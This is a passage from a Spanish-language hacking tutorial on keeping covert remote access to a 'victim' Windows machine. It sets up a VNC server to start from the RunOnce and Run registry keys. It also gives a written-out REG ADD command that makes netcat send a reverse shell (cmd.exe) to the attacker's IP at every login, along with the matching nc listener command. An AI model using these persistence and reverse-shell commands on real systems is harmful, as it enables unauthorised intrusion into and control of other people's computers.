4) INSTALACIÓN AUTOMÁTICA DEL SERVIDOR VNC COMO SERVICIO EN EL SISTEMA DE LA VÍCTIMA

Ahora ya podemos esperar sentados a que la víctima reinicie su equipo. Cuando esto ocurra, se ejecutará la clave de inicio en \RunOnce y se cargará el contenido de addReg.bat en el registro de la víctima. En ese momento, se cargará:

- la información de configuración del servidor VNC en la clave por defecto HKEY_CURRENT_USER\Software\ORL
- un clave de inicio en HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run para que el Servidor VNC arranque automáticamente en los sucesivos inicios de Windows.
- el servidor VNC, ejecutándose con privilegios de USUARIO. (Esto deriva del punto anterior...)

Nos podemos conectar remotamente con el cliente Vnc Viewer...

5) SERVIDOR VNC YA INSTALADO COMO SERVICIO EN EL SISTEMA DE LA VÍCTIMA

En el siguiente reinicio de la víctima y posterior inicio de Windows ya habrá desaparecido la clave en RunOnce (1 única ejecución) y el servidor VNC se ejecutará automáticamente desde la clave de inicio HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Nos podemos conectar remotamente con el cliente Vnc Viewer...

6) ¿Y SI EL SERVIDOR CAMBIA DE IP TRAS REINICIAR?

En el caso de que estemos trabajando en un contexto de Internet y la víctima tenga IP dinámica, puede que su dirección IP cambie después de reiniciar su equipo.

Para ello, desde la shell remota agregamos una entrada en el registro de la víctima para que nos devuelva una reverse shell cada vez que inicie sesión en Windows.

```
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
Netcat /t REG_SZ /d "C:\WINDOWS\system32\nc -d -e cmd.exe xx.xx.xx.xx 6000"
```

Sustituimos la xx.xx.xx.xx por nuestra dirección IP.

Y no olvidéis dejar el nc a la escucha en el equipo atacante:

```
nc -l -p 6000 -vv
```

AGRADECIMIENTOS

http://foro.elhacker.net/

http://www.hackxcrack.com/phpBB2/index.php

Gracias por leernos.

Salu2

Gospel @ unrayodesoul[at]hotmail[dot]com

Zhyzura @ zhyzura[at]gmail[dot]com